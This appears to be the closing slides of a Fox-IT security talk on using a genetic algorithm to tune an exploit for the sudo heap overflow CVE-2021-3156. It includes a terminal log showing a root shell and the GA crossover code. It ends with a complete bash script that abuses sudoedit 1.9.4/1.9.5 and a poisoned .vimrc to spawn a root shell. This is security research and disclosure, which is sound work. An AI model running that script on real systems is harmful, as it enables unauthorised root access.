  File "genetic.py", line 226, in <module>
    test_exploit()
  File "genetic.py", line 154, in test_exploit
    if '#' in fd.read():
KeyboardInterrupt
vagrant@buster:~/CVE-2021-3156$ ./xplt
# 
```

Genetic Algorithm

```
POPULATION_SZ = 40
MAX_GEN = 200
MAX_GENERATIONS = 1000000
BAD = -999999999999
TOP = 10
MUTATION_PROB = 0.5
MUTATION_INC = 1
GEN_SZ = 4
```


```
def crossover(top10, ng):
    while len(ng) < POPULATION_SZ:
        a = random.randint(0,TOP/2)
        b = random.randint(TOP/2+1,TOP-1)

        c1 = copy.deepcopy(top10[a])
        c1['genotype'][2] = top10[b]['genotype'][2]
        c1['genotype'][3] = top10[b]['genotype'][3]
        mutate(c1)
        ng.append(c1)

        c2 = copy.deepcopy(top10[b])
        c2['genotype'][2] = top10[a]['genotype'][2]
        c2['genotype'][3] = top10[a]['genotype'][3]
        mutate(c2)
        ng.append(c2)

        c3 = copy.deepcopy(top10[a])
        c3['genotype'][0] = top10[b]['genotype'][0]
        c3['genotype'][3] = top10[b]['genotype'][3]
        mutate(c3)
        ng.append(c3)

        c4 = copy.deepcopy(top10[b])
        c4['genotype'][0] = top10[a]['genotype'][0]
        c4['genotype'][3] = top10[a]['genotype'][3]
        mutate(c4)
        ng.append(c4)
```

Conclusions

- This is not a magic tool.
- GA’s are easy to implement.
- GA’s are easy to deploy.
- GA’s are easy to configure.
- GA is optimizing the exploitation.

Bonus vulnerability

- the 1.9.4 – 1.9.5 has another vulnerability



Bonus vulnerability

```
#!/bin/bash

# sudoedit 1.9.4/5 exploit
# fox-it/ncc

file=$1

export EDITOR=vim
cp ~/.vimrc /tmp/ 2>/dev/null
echo 'call libcallnr("libc.so.6","setuid",0)' >> ~/.vimrc
echo '!bash' >> ~/.vimrc
sudoedit $file
rm -f ~/.vimrc
mv /tmp/.vimrc ~  2>/dev/null
```

Thanks

Thanks to Cedric Halbronn

InTELL
BY FOX IT

Demo

InTELL
BY FOX IT

Questions?